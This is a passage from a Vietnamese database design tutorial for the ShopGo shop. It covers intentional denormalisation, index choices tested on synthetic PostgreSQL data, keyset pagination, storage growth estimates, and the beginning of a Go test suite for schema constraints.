SELECT count(*) AS hang_ghep_lai,
       (SELECT count(*) FROM xl_1nf) AS hang_1nf
FROM xl_dong d JOIN xl_don o USING (ma_don) JOIN xl_sp s USING (ma_sp)
     JOIN xl_dm m USING (ma_dm) JOIN xl_khach k USING (email);
```

```
 hang_ghep_lai | hang_1nf
---------------+----------
             5 |        5
(1 row)
```

Đối chiếu với schema ShopGo: `xl_khach` thành `users`, `xl_dm` thành `categories`, `xl_sp` thành `products` (cộng `price`, `stock`), `xl_don` thành `orders`, `xl_dong` thành `order_items`. Ba chỗ **khác chuẩn hóa thuần túy** là có chủ đích:

6.4. Phi chuẩn hóa có chủ đích và cách giữ nhất quán

Phi chuẩn hóa	Vì sao giữ	Cách giữ nhất quán
`order_items.unit_price` (lặp lại giá sản phẩm)	**Lịch sử không được đổi**: sản phẩm tăng giá thì đơn cũ vẫn ghi giá đã bán. Đây không phải trùng lặp mà là *hai sự thật khác nhau* (giá hiện tại và giá đã bán)	Ghi một lần lúc đặt, bằng `RETURNING price` của chính câu trừ kho; không bao giờ cập nhật
`orders.total` (tính được từ các dòng)	Truy vấn danh sách đơn không phải cộng; bản ghi tiền không đổi theo thời gian	Tính trong **cùng giao dịch** tạo dòng hàng; truy vấn đối soát `total <> Σ` (mục 9.2); đơn đã tạo không sửa dòng
`products.stock` (tính được từ nhập/xuất)	Không có sổ nhập/xuất trong v1; cập nhật có điều kiện nguyên tử rẻ và đúng	`CHECK (stock >= 0)` và `UPDATE ... WHERE stock >= $qty`; hoàn kho cùng giao dịch hủy

Nguyên tắc: phi chuẩn hóa là một **khoản nợ có chủ**: bạn biết nó tồn tại, biết ai giữ cho nó đúng, và có truy vấn phát hiện khi nó sai.

7. Thiết kế index theo mẫu truy cập

Index không phải thứ "thêm cho nhanh". Mỗi index làm chậm mọi `INSERT/UPDATE/DELETE` và tốn dung lượng (Buổi 21, mục 2.6); nó chỉ đáng nếu một **truy vấn có thật** cần nó. Quy trình: liệt kê truy vấn của từng use case, ước lượng tần suất từ NFR, rồi suy ra index.

7.1. Bảng truy vấn theo use case

UC	Truy vấn	Đọc/ghi	Tần suất (giả định)	Index phục vụ
02	tìm khách theo `lower(email)`	đọc	mỗi lần đăng nhập	`users_email_lower_key`
03, 04	đổi/thu hồi refresh token theo hash, theo `family_id`	ghi	mỗi 15 phút mỗi phiên	PK, `refresh_tokens_family_idx`
08	trang đầu "mới nhất" (`is_active`, sắp `created_at DESC, id DESC`, keyset)	đọc	**nóng nhất**: 50 yêu cầu/giây (NFR-02)	`products_created_idx`
08	lọc theo danh mục	đọc	phổ biến	`products_category_idx`
08	sắp theo giá, lọc khoảng giá	đọc	phổ biến	`products_price_idx`
09, 11	một sản phẩm theo `id`; trừ kho theo `id`	đọc/ghi	10 đơn/giây (NFR-03)	PK
10	xóa sản phẩm: kiểm tra có dòng hàng tham chiếu	ghi	hiếm	`order_items_product_idx`
12	đơn của tôi, mới nhất trước, keyset theo `id`	đọc	thường xuyên	`orders_user_created_idx (user_id, id DESC)`
12, 13	dòng hàng của một đơn	đọc	mỗi lần xem/hủy	PK `(order_id, product_id)`

Hai nhận xét. Một, truy vấn `q` (tìm theo tên bằng `ILIKE '%...%'`) **không** có index trong v1: B-tree không phục vụ được mẫu `%giữa%`; với 5.000 sản phẩm quét toàn bảng vẫn dưới vài mili-giây, và chỉ khi đo thấy chậm mới thêm index trigram (một đánh đổi có chủ đích, ghi vào bảng). Hai, `orders_user_created_idx` ghép `(user_id, id DESC)` chứ không phải `(user_id, created_at DESC)`: phân trang keyset của UC-12 sắp theo `id` giảm dần, nên index phải có cùng thứ tự thì `ORDER BY ... LIMIT` không cần sắp xếp. (Buổi 22 mục 6.2 dùng `created_at` ở bản đầu; mã tham chiếu cuối cùng dùng `id`, vì `id` tăng cùng thời gian và là khóa phân trang.)

7.2. Dựng dữ liệu giả để chứng minh

Dữ liệu thật chỉ có 5.000 sản phẩm: ở quy mô đó mọi thiết kế đều "nhanh". Mục tiêu của thiết kế là **sống sót khi lớn lên** ("sau này có thể bán nhiều hơn"), nên ta dựng một schema riêng `sim` mô phỏng quy mô lớn gấp nhiều lần (đều là *giả định* để thử tải, không phải dự báo): 300.000 sản phẩm (60 lần), 30.000 khách (3 năm), 450.000 đơn và 1.125.000 dòng hàng (400 đơn/ngày × 3 năm, trung bình 2,5 dòng/đơn), 1.000.000 refresh token. Dữ liệu sinh bằng `generate_series` theo công thức (xác định, không ngẫu nhiên) và **chưa có index nào ngoài khóa chính**. Hàm `plan_summary` chạy `EXPLAIN (ANALYZE, BUFFERS)` rồi chỉ in những số *ổn định*: loại nút quét, tên index, số hàng, số hàng bị loại, và **số trang đã chạm** (trang 8 KB, đọc từ bộ nhớ đệm hay đĩa đều tính). Đây là thước đo công bằng hơn thời gian vì không đổi theo máy.

```
DROP SCHEMA IF EXISTS sim CASCADE;
CREATE SCHEMA sim;
SET max_parallel_workers_per_gather = 0;      -- bỏ quét song song cho kế hoạch dễ đọc

CREATE FUNCTION plan_summary(q text)
RETURNS TABLE (nut text, chi_muc text, hang_ra bigint, hang_loai bigint, trang bigint)
```

```
LANGUAGE plpgsql AS $$
DECLARE j jsonb;
BEGIN
    EXECUTE 'EXPLAIN (ANALYZE, BUFFERS, FORMAT JSON) ' || q INTO j;   -- lần 1: làm nóng danh mục hệ thống
    EXECUTE 'EXPLAIN (ANALYZE, BUFFERS, FORMAT JSON) ' || q INTO j;   -- lần 2: lấy số đo
    RETURN QUERY
    SELECT n->>'Node Type', coalesce(n->>'Index Name', n->>'Relation Name'),
           (n->>'Actual Rows')::numeric::bigint, coalesce((n->>'Rows Removed by Filter')::bigint,
    0),
           (j->0->'Plan'->>'Shared Hit Blocks')::bigint +
    (j->0->'Plan'->>'Shared Read Blocks')::bigint
    FROM jsonb_path_query(j, 'strict $.**') AS n
    WHERE jsonb_typeof(n) = 'object' AND n ? 'Relation Name';
END $$;

SET search_path = sim, t, public;
CREATE TABLE products WITH (autovacuum_enabled = false) AS
SELECT g AS id, CASE WHEN g % 10000 = 1 THEN 99 ELSE g % 50 + 1 END AS category_id,
       'SKU-' || lpad(g::text, 6, '0') AS sku, 'Sản phẩm ' || g AS name,
       ((g * 7919) % 2000 + 1) * 1000 AS price, (g % 100)::int AS stock, (g % 20 <> 0) AS is_active,
       timestamptz '2026-01-01 00:00+00' + (((g * 7919) % 300000) || ' minutes')::interval AS
    created_at
FROM generate_series(1::bigint, 300000) AS g;
CREATE TABLE users WITH (autovacuum_enabled = false) AS
SELECT g AS id, 'khach' || g || '@Shop.vn' AS email, 'x' AS password_hash, 'Khách ' || g AS
    full_name,
       'customer' AS role, timestamptz '2026-01-01 00:00+00' + (g || ' minutes')::interval AS
    created_at
FROM generate_series(1::bigint, 30000) AS g;
CREATE TABLE orders WITH (autovacuum_enabled = false) AS
SELECT g AS id, (g * 7919) % 30000 + 1 AS user_id, 'pending' AS status, 0::bigint AS total,
       timestamptz '2026-01-01 00:00+00' + (g || ' minutes')::interval AS created_at
FROM generate_series(1::bigint, 450000) AS g;
CREATE TABLE order_items WITH (autovacuum_enabled = false) AS
SELECT o AS order_id, (o * 31 + k * 7919) % 300000 + 1 AS product_id, k AS quantity,
    10000::bigint AS unit_price
FROM generate_series(1::bigint, 450000) AS o, generate_series(1, 3) AS k
WHERE k <= 2 + o % 2;
CREATE TABLE refresh_tokens WITH (autovacuum_enabled = false) AS
SELECT decode(md5(g::text) || md5(g::text || 'x'), 'hex') AS token_hash, (g % 30000 + 1) AS user_id,
       md5((g / 20)::text)::uuid AS family_id, timestamptz '2026-01-08 00:00+00' AS expires_at,
       NULL::timestamptz AS used_at, NULL::timestamptz AS revoked_at,
       timestamptz '2026-01-01 00:00+00' AS created_at
FROM generate_series(1::bigint, 1000000) AS g;
ALTER TABLE products ADD PRIMARY KEY (id);
ALTER TABLE users ADD PRIMARY KEY (id);
ALTER TABLE orders ADD PRIMARY KEY (id);
ALTER TABLE order_items ADD PRIMARY KEY (order_id, product_id);
ALTER TABLE refresh_tokens ADD PRIMARY KEY (token_hash);
VACUUM ANALYZE;       -- đặt hint bit và thống kê, để số đo lặp lại được
SELECT 'products' AS bang, count(*) AS so_hang FROM products UNION ALL
SELECT 'users', count(*) FROM users UNION ALL SELECT 'orders', count(*) FROM orders UNION ALL
SELECT 'order_items', count(*) FROM order_items UNION ALL SELECT 'refresh_tokens', count(*) FROM
    refresh_tokens;
```

```
      bang      | so_hang
----------------+---------
 products       |  300000
 users          |   30000
 orders         |  450000
 order_items    | 1125000
 refresh_tokens | 1000000
(5 rows)
```

7.3. Đăng nhập: index trên biểu thức và cái bẫy lower()

UC-02 tìm khách theo email đã chuẩn hóa chữ thường. Chưa có index thì phải đọc cả bảng; có `users_email_lower_key` thì chạm vài trang:

```
SELECT * FROM plan_summary($$SELECT id FROM users WHERE lower(email) = 'khach12345@shop.vn'$$);
CREATE UNIQUE INDEX users_email_lower_key ON users (lower(email));
SELECT * FROM plan_summary($$SELECT id FROM users WHERE lower(email) = 'khach12345@shop.vn'$$);
EXPLAIN (COSTS OFF) SELECT id FROM users WHERE email = 'khach12345@Shop.vn';
```

```
   nut    | chi_muc | hang_ra | hang_loai | trang
----------+---------+---------+-----------+-------
 Seq Scan | users   |       1 |     29999 |   340
(1 row)

    nut     |        chi_muc        | hang_ra | hang_loai | trang
------------+-----------------------+---------+-----------+-------
 Index Scan | users_email_lower_key |       1 |         0 |     3
(1 row)

                  QUERY PLAN
-----------------------------------------------
 Seq Scan on users
   Filter: (email = 'khach12345@Shop.vn'::text)
(2 rows)
```

Từ 340 trang xuống 3 trang. Dòng cuối là **cái bẫy**: index xây trên `lower(email)` chỉ phục vụ điều kiện có đúng biểu thức `lower(email)`. Truy vấn `WHERE email = '...'` vẫn quét toàn bảng. Quy tắc: *biểu thức trong truy vấn phải khớp biểu thức trong index*; vì vậy `repository.ByEmail` của mã tham chiếu viết `WHERE lower(email) = $1`.

7.4. Khóa ngoại cần index: đơn của tôi và xóa sản phẩm

PostgreSQL **không** tự tạo index cho cột khóa ngoại phía con (Buổi 20, 21). Hai ví dụ cùng một bệnh: UC-12 lọc `orders` theo `user_id`, và UC-10 xóa sản phẩm buộc CSDL kiểm tra `order_items.product_id` (câu `SELECT 1 FROM order_items WHERE product_id = $1` ngầm):

```
SELECT * FROM plan_summary($$SELECT * FROM orders WHERE user_id = 777 AND id < 1000000000 ORDER
    BY id DESC LIMIT 21$$);
CREATE INDEX orders_user_created_idx ON orders (user_id, id DESC);
SELECT * FROM plan_summary($$SELECT * FROM orders WHERE user_id = 777 AND id < 1000000000 ORDER
    BY id DESC LIMIT 21$$);

SELECT * FROM plan_summary($$SELECT 1 FROM order_items WHERE product_id = 12345$$);
CREATE INDEX order_items_product_idx ON order_items (product_id);
SELECT * FROM plan_summary($$SELECT 1 FROM order_items WHERE product_id = 12345$$);
```

```
   nut    | chi_muc | hang_ra | hang_loai | trang
----------+---------+---------+-----------+-------
 Seq Scan | orders  |      15 |    449985 |  3776
(1 row)

       nut        | chi_muc | hang_ra | hang_loai | trang
------------------+---------+---------+-----------+-------
 Bitmap Heap Scan | orders  |      15 |         0 |    18
(1 row)

   nut    |   chi_muc    | hang_ra | hang_loai | trang
----------+--------------+---------+-----------+-------
 Seq Scan | order_items |       4 |   1124996 |  8320
(1 row)

       nut       |          chi_muc          | hang_ra | hang_loai | trang
-----------------+---------------------------+---------+-----------+-------
 Index Only Scan | order_items_product_idx |       4 |         0 |     4
(1 row)
```

Khách 777 chỉ có 15 đơn mà truy vấn đọc 450.000 hàng (3.776 trang); sau index chỉ 18 trang. Mỗi lần xóa một sản phẩm trên bảng 1,1 triệu dòng hàng mà thiếu `order_items_product_idx` phải quét 8.320 trang để kiểm tra khóa ngoại; có index chỉ 4 trang (`Index Only Scan`). Thiếu index khóa ngoại là lỗi thiết kế *ẩn*: ở 5.000 sản phẩm không ai thấy, ở quy mô lớn thì thao tác xóa và `ON DELETE` đứng hình.

7.5. Danh sách sản phẩm: index cho đúng thứ tự sắp xếp

UC-08 là truy vấn nóng nhất (NFR-02). Mặc định sắp "mới nhất": `WHERE is_active ORDER BY created_at DESC, id DESC LIMIT 21` (lấy 21 để biết còn trang sau không). Cột phụ `id` làm cho thứ tự **tất định** khi hai sản phẩm trùng `created_at`, và là nền của phân trang keyset.

```
SELECT * FROM plan_summary($$SELECT * FROM products WHERE is_active ORDER BY created_at DESC, id
    DESC LIMIT 21$$);
CREATE INDEX products_created_idx ON products (created_at DESC, id DESC);
SELECT * FROM plan_summary($$SELECT * FROM products WHERE is_active ORDER BY created_at DESC, id
    DESC LIMIT 21$$);
EXPLAIN (COSTS OFF) SELECT * FROM products WHERE is_active ORDER BY created_at DESC, id DESC
    LIMIT 21;
```

```
   nut    | chi_muc  | hang_ra | hang_loai | trang
----------+----------+---------+-----------+-------
 Seq Scan | products |  285000 |     15000 |  3712
(1 row)

    nut     |       chi_muc        | hang_ra | hang_loai | trang
------------+----------------------+---------+-----------+-------
 Index Scan | products_created_idx |      21 |         1 |    25
(1 row)

                      QUERY PLAN
-------------------------------------------------------
 Limit
   ->  Index Scan using products_created_idx on products
         Filter: is_active
(3 rows)
```

Không có index, nó đọc cả 300.000 hàng (3.712 trang) để sắp xếp rồi lấy 21 hàng. Có index, bộ lập kế hoạch **đi dọc index theo đúng thứ tự cần** và dừng sau 21 hàng hợp lệ: 25 trang, không có nút `Sort`. Bây giờ thêm hai index còn lại và thử lọc:

```
CREATE INDEX products_category_idx ON products (category_id);
CREATE INDEX products_price_idx ON products (price, id);
CREATE UNIQUE INDEX products_sku_key ON products (sku);
ANALYZE products;
SELECT * FROM plan_summary($$SELECT * FROM products WHERE is_active AND category_id = 7 ORDER BY
    created_at DESC, id DESC LIMIT 21$$);
EXPLAIN (COSTS OFF) SELECT * FROM products WHERE is_active AND category_id = 99 ORDER BY
    created_at DESC, id DESC LIMIT 21;
SELECT * FROM plan_summary($$SELECT * FROM products WHERE is_active AND price BETWEEN 500000 AND
    600000 ORDER BY price, id LIMIT 21$$);
```

```
    nut     |       chi_muc        | hang_ra | hang_loai | trang
------------+----------------------+---------+-----------+-------
 Index Scan | products_created_idx |      21 |      1015 |  1042
(1 row)

                          QUERY PLAN
---------------------------------------------------------------
 Limit
   ->  Sort
         Sort Key: created_at DESC, id DESC
         ->  Bitmap Heap Scan on products
               Recheck Cond: (category_id = 99)
```

```
               Filter: is_active
               ->  Bitmap Index Scan on products_category_idx
                     Index Cond: (category_id = 99)
(8 rows)

    nut     |      chi_muc       | hang_ra | hang_loai | trang
------------+--------------------+---------+-----------+-------
 Index Scan | products_price_idx |      21 |         0 |    24
(1 row)
```

Hai bài học nằm ở kết quả:

- Với danh mục **phổ biến** (7, chiếm 1/50 sản phẩm), bộ lập kế hoạch **không dùng** `products_category_idx` mà vẫn đi dọc `products_created_idx` rồi lọc, vì chỉ cần đọc khoảng 1.000 mục index để gom đủ 21 hàng. Còn danh mục **hiếm** (99, chỉ 30 sản phẩm) thì nó chuyển sang `products_category_idx` rồi sắp xếp. *Index nào được dùng phụ thuộc phân bố dữ liệu*, vì vậy phải đo với dữ liệu giống thật chứ không đoán.
- Truy vấn lọc khoảng giá dùng `products_price_idx (price, id)` và chạm 24 trang. Cột `id` đi kèm để sắp xếp tất định và để keyset `(price, id) > (...)`.

Nếu về sau đo thấy lọc theo danh mục phổ biến chậm, bước tiếp theo là index ghép `(category_id, created_at DESC, id DESC)`; ta thử trên bản sao để thấy giá trị rồi bỏ:

```
CREATE INDEX products_category_created_idx ON products (category_id, created_at DESC, id DESC);
SELECT * FROM plan_summary($$SELECT * FROM products WHERE is_active AND category_id = 7 ORDER BY
    created_at DESC, id DESC LIMIT 21$$);
DROP INDEX products_category_created_idx;
```

```
    nut     |            chi_muc             | hang_ra | hang_loai | trang
------------+--------------------------------+---------+-----------+-------
 Index Scan | products_category_created_idx |      21 |         0 |    24
(1 row)
```

Từ 1.042 trang xuống 24 trang, nhưng đổi lại thêm một index nữa mà mọi `INSERT/UPDATE` sản phẩm phải cập nhật. Với 5.000 sản phẩm, không đáng; đây là loại quyết định "đo rồi mới thêm".

7.6. Vì sao keyset thắng OFFSET

Phân trang `OFFSET n` buộc CSDL **đi qua n hàng rồi bỏ**. Keyset (Buổi 28) nhớ vị trí bằng khóa của hàng cuối trang trước và nhảy thẳng tới đó nhờ index. Lấy trang 5.001 (21 hàng bắt đầu từ hàng thứ 100.000) bằng hai cách, và kiểm tra chúng trả đúng cùng kết quả:

```
SELECT * FROM plan_summary($$SELECT * FROM products WHERE is_active ORDER BY created_at DESC, id
    DESC OFFSET 100000 LIMIT 21$$);
SELECT created_at AS cur_ts, id AS cur_id FROM products
WHERE is_active ORDER BY created_at DESC, id DESC OFFSET 99999 LIMIT 1 \gset
SELECT * FROM plan_summary(format($$SELECT * FROM products WHERE is_active AND (created_at, id) <
    (%L, %s)
    ORDER BY created_at DESC, id DESC LIMIT 21$$, :'cur_ts', :'cur_id'));
SELECT (SELECT array_agg(id) FROM (SELECT id FROM products WHERE is_active
            ORDER BY created_at DESC, id DESC OFFSET 100000 LIMIT 21) a)
     = (SELECT array_agg(id) FROM (SELECT id FROM products WHERE is_active AND (created_at, id) <
    (:'cur_ts', :cur_id)
            ORDER BY created_at DESC, id DESC LIMIT 21) b) AS giong_nhau;
```

```
    nut     |       chi_muc        | hang_ra | hang_loai | trang
------------+----------------------+---------+-----------+--------
 Index Scan | products_created_idx |  100021 |      5264 | 105691
(1 row)

    nut     |       chi_muc        | hang_ra | hang_loai | trang
------------+----------------------+---------+-----------+-------
 Index Scan | products_created_idx |      21 |         1 |    25
(1 row)

 giong_nhau
------------
 t
(1 row)
```

`OFFSET` chạm 105.691 trang, keyset 25 trang: chênh khoảng 4.200 lần, và `OFFSET` còn chậm dần khi đi sâu (trang cuối chạm gần cả bảng) trong khi keyset luôn phẳng. Keyset còn **ổn định khi dữ liệu đổi**: thêm sản phẩm mới ở đầu danh sách giữa hai lần bấm "trang sau" làm `OFFSET` hiện lại hàng cũ, còn keyset thì không. Cái giá: không nhảy thẳng tới "trang số 37" được; với danh sách sản phẩm cuộn vô hạn đó là chấp nhận được.

Khi một truy vấn đo thấy 25 trang nhờ đúng index, ta áp **cùng định nghĩa** vào schema thiết kế `t` (đây là các index của mã tham chiếu) và liệt kê chúng:

```
SET search_path = t, public;
CREATE INDEX refresh_tokens_user_idx   ON refresh_tokens (user_id);
CREATE INDEX refresh_tokens_family_idx ON refresh_tokens (family_id);
CREATE INDEX products_category_idx ON products (category_id);
CREATE INDEX products_created_idx  ON products (created_at DESC, id DESC);
CREATE INDEX products_price_idx    ON products (price, id);
CREATE INDEX orders_user_created_idx ON orders (user_id, id DESC);
CREATE INDEX order_items_product_idx ON order_items (product_id);
SELECT tablename, indexname FROM pg_indexes WHERE schemaname = 't' AND indexname NOT LIKE '%pkey'
    ORDER BY 1, 2;
```

```
   tablename    |         indexname
----------------+---------------------------
 categories     | categories_name_key
 order_items    | order_items_product_idx
 orders         | orders_user_created_idx
 products       | products_category_idx
 products       | products_created_idx
 products       | products_price_idx
 products       | products_sku_key
 refresh_tokens | refresh_tokens_family_idx
 refresh_tokens | refresh_tokens_user_idx
 users          | users_email_lower_key
(10 rows)
```

8. Dung lượng và tăng trưởng

Câu hỏi của người vận hành: "1 VPS và 1 PostgreSQL có đủ không, sau 1 năm và 3 năm?" Ta không đoán: **đo số byte trên mỗi hàng** từ dữ liệu giả rồi nhân với số hàng dự kiến. Đầu tiên bổ sung hai index còn thiếu của `refresh_tokens` vào bản mô phỏng để số đo gồm đủ index như thiết kế, rồi đo bằng `pg_relation_size` (dữ liệu của bảng) và `pg_indexes_size` (mọi index của bảng):

```
CREATE INDEX refresh_tokens_user_idx   ON sim.refresh_tokens (user_id);
CREATE INDEX refresh_tokens_family_idx ON sim.refresh_tokens (family_id);
ANALYZE sim.refresh_tokens;
SELECT c.relname AS bang, c.reltuples::bigint AS so_hang, pg_size_pretty(pg_relation_size(c.oid))
    AS du_lieu,
       pg_size_pretty(pg_indexes_size(c.oid)) AS index,
       round(pg_total_relation_size(c.oid)::numeric / c.reltuples) AS byte_moi_hang
FROM pg_class c WHERE c.relnamespace = 'sim'::regnamespace AND c.relkind = 'r' ORDER BY c.relname;
```

```
      bang      | so_hang | du_lieu |  index  | byte_moi_hang
----------------+---------+---------+---------+---------------
 order_items    | 1125000 | 65 MB   | 49 MB   |           106
 orders         |  450000 | 30 MB   | 23 MB   |           123
 products       |  300000 | 29 MB   | 36 MB   |           226
 refresh_tokens | 1000000 | 105 MB  | 71 MB   |           184
 users          |   30000 | 2720 kB | 1872 kB |           158
(5 rows)
```

Giả định tăng trưởng (cần xác nhận với chị Lan, Buổi 22A): 5.000 sản phẩm lúc đầu và 15.000 sau 3 năm; 10.000 khách năm đầu, 30.000 sau 3 năm; **400 đơn/ngày trung bình** (2.000 đơn/ngày chỉ là đỉnh khuyến mãi), 2,5 dòng hàng mỗi đơn; và mỗi ngày có 1.000 khách hoạt động, làm mới phiên khoảng 10 lần, tức 10.000 refresh token mới mỗi ngày.

```
WITH m AS (
    SELECT c.relname AS bang, pg_total_relation_size(c.oid)::numeric / c.reltuples AS byte_hang
    FROM pg_class c WHERE c.relnamespace = 'sim'::regnamespace AND c.relkind = 'r'
), g(nhan, bang, h1, h3) AS (VALUES
    ('users', 'users', 10000, 30000), ('products', 'products', 5000, 15000),
    ('orders', 'orders', 150000, 450000), ('order_items', 'order_items', 375000, 1125000),
    ('refresh_tokens, giữ mãi', 'refresh_tokens', 3650000, 10950000),
    ('refresh_tokens, dọn sau 8 ngày', 'refresh_tokens', 80000, 80000))
SELECT g.nhan, g.h1 AS hang_1_nam, pg_size_pretty((g.h1 * m.byte_hang)::bigint) AS sau_1_nam,
       g.h3 AS hang_3_nam, pg_size_pretty((g.h3 * m.byte_hang)::bigint) AS sau_3_nam
FROM g JOIN m USING (bang);
```

```
              nhan              | hang_1_nam | sau_1_nam | hang_3_nam | sau_3_nam
--------------------------------+------------+-----------+------------+-----------
 users                          |      10000 | 1544 kB   |      30000 | 4632 kB
 products                       |       5000 | 1103 kB   |      15000 | 3310 kB
 orders                         |     150000 | 18 MB     |     450000 | 53 MB
 order_items                    |     375000 | 38 MB     |    1125000 | 114 MB
 refresh_tokens, giữ mãi        |    3650000 | 642 MB    |   10950000 | 1925 MB
 refresh_tokens, dọn sau 8 ngày |      80000 | 14 MB     |      80000 | 14 MB
(6 rows)
```

Ba kết luận. (1) **Dữ liệu nghiệp vụ nhỏ**: toàn bộ `users + products + orders + order_items` sau 3 năm chỉ khoảng 175 MB, vừa trong RAM của một VPS thường; ngân sách "1 VPS + 1 PostgreSQL" không bị đe dọa bởi dung lượng. (2) **Bảng lớn nhất không phải `orders` mà là `refresh_tokens`** nếu không dọn: ví dụ giả định trên cho gần 2 GB sau 3 năm, trội hơn mọi bảng khác cộng lại. Mã tham chiếu v1 **không có tác vụ dọn** token hết hạn (v1 không có scheduler, mục Won't của Buổi 22A); nó cần một việc định kỳ kiểu `DELETE FROM refresh_tokens WHERE expires_at < now() - interval '1 day'`, thêm index `expires_at` nếu bảng lớn. Đây là khoảng trống vận hành do chính phép tính dung lượng phát hiện, và là ví dụ cho việc thiết kế bảng gắn với vòng đời dữ liệu. (3) **Index chiếm gần một nửa**: `order_items` 49 MB index trên 65 MB dữ liệu ở quy mô mô phỏng. Đừng thêm index "cho chắc": mỗi index tăng cả dung lượng lẫn thời gian ghi.

9. Kiểm thử schema: quy tắc nào cũng phải có một ca vi phạm

Schema cũng là mã nên cũng cần test. Test schema trả lời: **mỗi quy tắc ở bảng mục 4, khi bị vi phạm, có bị CSDL từ chối đúng cách và ánh xạ sang đúng lỗi miền không?** Nó bắt ba loại lỗi: quên ràng buộc, đặt sai ràng buộc (cho qua thứ không được qua), và đổi tên ràng buộc làm hỏng ánh xạ lỗi trong ứng dụng.

9.1. Bộ test bằng Go

Chương trình dưới dựng schema `a22c_design` (đúng DDL của mục 5.3 và index của mục 7), nạp dữ liệu nền nhỏ, rồi chạy một danh sách ca: mỗi ca là *câu SQL vi phạm một quy tắc* và *kết quả mong đợi* (SQLSTATE cùng tên ràng buộc, hoặc "không lỗi" cho ca hợp lệ). Hàm `mapErr` là bản rút gọn của `database.MapError` trong mã tham chiếu (`23505` → `ErrConflict`; `23514` và `23502` → `ErrInvalid`; `23503` → `ErrForeignKey`, nơi gọi tự quyết định dịch thành 409 hay 400). Phần cuối kiểm tra `CASCADE`.

```
package main

import (
    "context"
    "errors"
    "fmt"
    "os"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgconn"
)

const ddl = `
CREATE TABLE users (id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY, email TEXT NOT NULL,
    password_hash TEXT NOT NULL, full_name TEXT NOT NULL,
    role TEXT NOT NULL DEFAULT 'customer' CHECK (role IN ('customer', 'admin')),
    created_at TIMESTAMPTZ NOT NULL DEFAULT now());
CREATE UNIQUE INDEX users_email_lower_key ON users (lower(email));
CREATE TABLE refresh_tokens (token_hash BYTEA PRIMARY KEY,
    user_id BIGINT NOT NULL REFERENCES users (id) ON DELETE CASCADE, family_id UUID NOT NULL,
    expires_at TIMESTAMPTZ NOT NULL, used_at TIMESTAMPTZ, revoked_at TIMESTAMPTZ,
    created_at TIMESTAMPTZ NOT NULL DEFAULT now());
CREATE INDEX refresh_tokens_user_idx ON refresh_tokens (user_id);
CREATE INDEX refresh_tokens_family_idx ON refresh_tokens (family_id);
CREATE TABLE categories (id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    name TEXT NOT NULL UNIQUE);
CREATE TABLE products (id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    category_id BIGINT NOT NULL REFERENCES categories (id), sku TEXT NOT NULL UNIQUE,
    name TEXT NOT NULL, price BIGINT NOT NULL CHECK (price >= 0),
    stock INT NOT NULL DEFAULT 0 CHECK (stock >= 0), is_active BOOLEAN NOT NULL DEFAULT true,
    created_at TIMESTAMPTZ NOT NULL DEFAULT now());
CREATE INDEX products_category_idx ON products (category_id);
CREATE INDEX products_created_idx ON products (created_at DESC, id DESC);
CREATE INDEX products_price_idx ON products (price, id);
CREATE TABLE orders (id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    user_id BIGINT NOT NULL REFERENCES users (id),
    status TEXT NOT NULL DEFAULT 'pending'
        CHECK (status IN ('pending', 'paid', 'shipped', 'delivered', 'cancelled')),
    total BIGINT NOT NULL CHECK (total >= 0), created_at TIMESTAMPTZ NOT NULL DEFAULT now());
CREATE INDEX orders_user_created_idx ON orders (user_id, id DESC);
CREATE TABLE order_items (order_id BIGINT NOT NULL REFERENCES orders (id) ON DELETE CASCADE,
    product_id BIGINT NOT NULL REFERENCES products (id), quantity INT NOT NULL CHECK (quantity > 0),
    unit_price BIGINT NOT NULL CHECK (unit_price >= 0), PRIMARY KEY (order_id, product_id));
CREATE INDEX order_items_product_idx ON order_items (product_id);
`

var domain = map[string]string{"23505": "ErrConflict", "23503": "ErrForeignKey",
    "23514": "ErrInvalid", "23502": "ErrInvalid"}

type tc struct{ rule, sql, want string } // want: "SQLSTATE ràng_buộc"; rỗng nghĩa là KHÔNG được lỗi
```

```
func main() {
    ctx := context.Background()
    c, err := pgx.Connect(ctx, os.Getenv("DATABASE_URL"))
    if err != nil {
        panic(err)
    }
    defer c.Close(ctx)
    must := func(sql string) {
        if _, err := c.Exec(ctx, sql); err != nil {
            panic(fmt.Sprintf("%v\n%s", err, sql))
        }
    }
    must(`DROP SCHEMA IF EXISTS a22c_design CASCADE; CREATE SCHEMA a22c_design`)
    must(`SET search_path = a22c_design`)
    must(ddl)
    must(`INSERT INTO users (email, password_hash, full_name) VALUES ('an@shop.vn', 'h', 'An');
          INSERT INTO categories (name) VALUES ('Gia dụng');
          INSERT INTO products (category_id, sku, name, price, stock)
              VALUES (1, 'COC-01', 'Cốc sứ', 45000, 3), (1, 'AM-02', 'Ấm siêu tốc', 120000, 10);
          INSERT INTO orders (user_id, total) VALUES (1, 45000);
          INSERT INTO order_items VALUES (1, 1, 1, 45000);
          INSERT INTO refresh_tokens (token_hash, user_id, family_id, expires_at)
              VALUES ('\x01', 1, gen_random_uuid(), now() + interval '7 days')`)
    cases := []tc{
        {"vai trò ngoài danh sách",
            `INSERT INTO users (email, password_hash, full_name, role)
             VALUES ('b@x.vn', 'h', 'B', 'root')`,
            "23514 users_role_check"},
        {"thiếu họ tên", `INSERT INTO users (email, password_hash) VALUES ('c@x.vn', 'h')`,
            "23502 cột full_name"},
        {"SKU trùng",
            `INSERT INTO products (category_id, sku, name, price) VALUES (1, 'COC-01', 'C2', 1)`,
            "23505 products_sku_key"},
        {"danh mục không tồn tại",
            `INSERT INTO products (category_id, sku, name, price) VALUES (99, 'X', 'X', 1)`,
            "23503 products_category_id_fkey"},
        {"trừ kho không điều kiện", `UPDATE products SET stock = stock - 5 WHERE id = 1`,
            "23514 products_stock_check"},
        {"trừ kho có điều kiện (0 hàng, không lỗi)",
            `UPDATE products SET stock = stock - 5 WHERE id = 1 AND stock >= 5`, ""},
        {"trạng thái đơn lạ", `UPDATE orders SET status = 'refunded' WHERE id = 1`,
            "23514 orders_status_check"},
        {"trùng sản phẩm trong đơn", `INSERT INTO order_items VALUES (1, 1, 2, 45000)`,
            "23505 order_items_pkey"},
        {"xóa sản phẩm đã bán", `DELETE FROM products WHERE id = 1`,
            "23503 order_items_product_id_fkey"},
        {"token trùng giá trị băm",
            `INSERT INTO refresh_tokens
             VALUES ('\x01', 1, gen_random_uuid(), now(), NULL, NULL, now())`,
            "23505 refresh_tokens_pkey"},
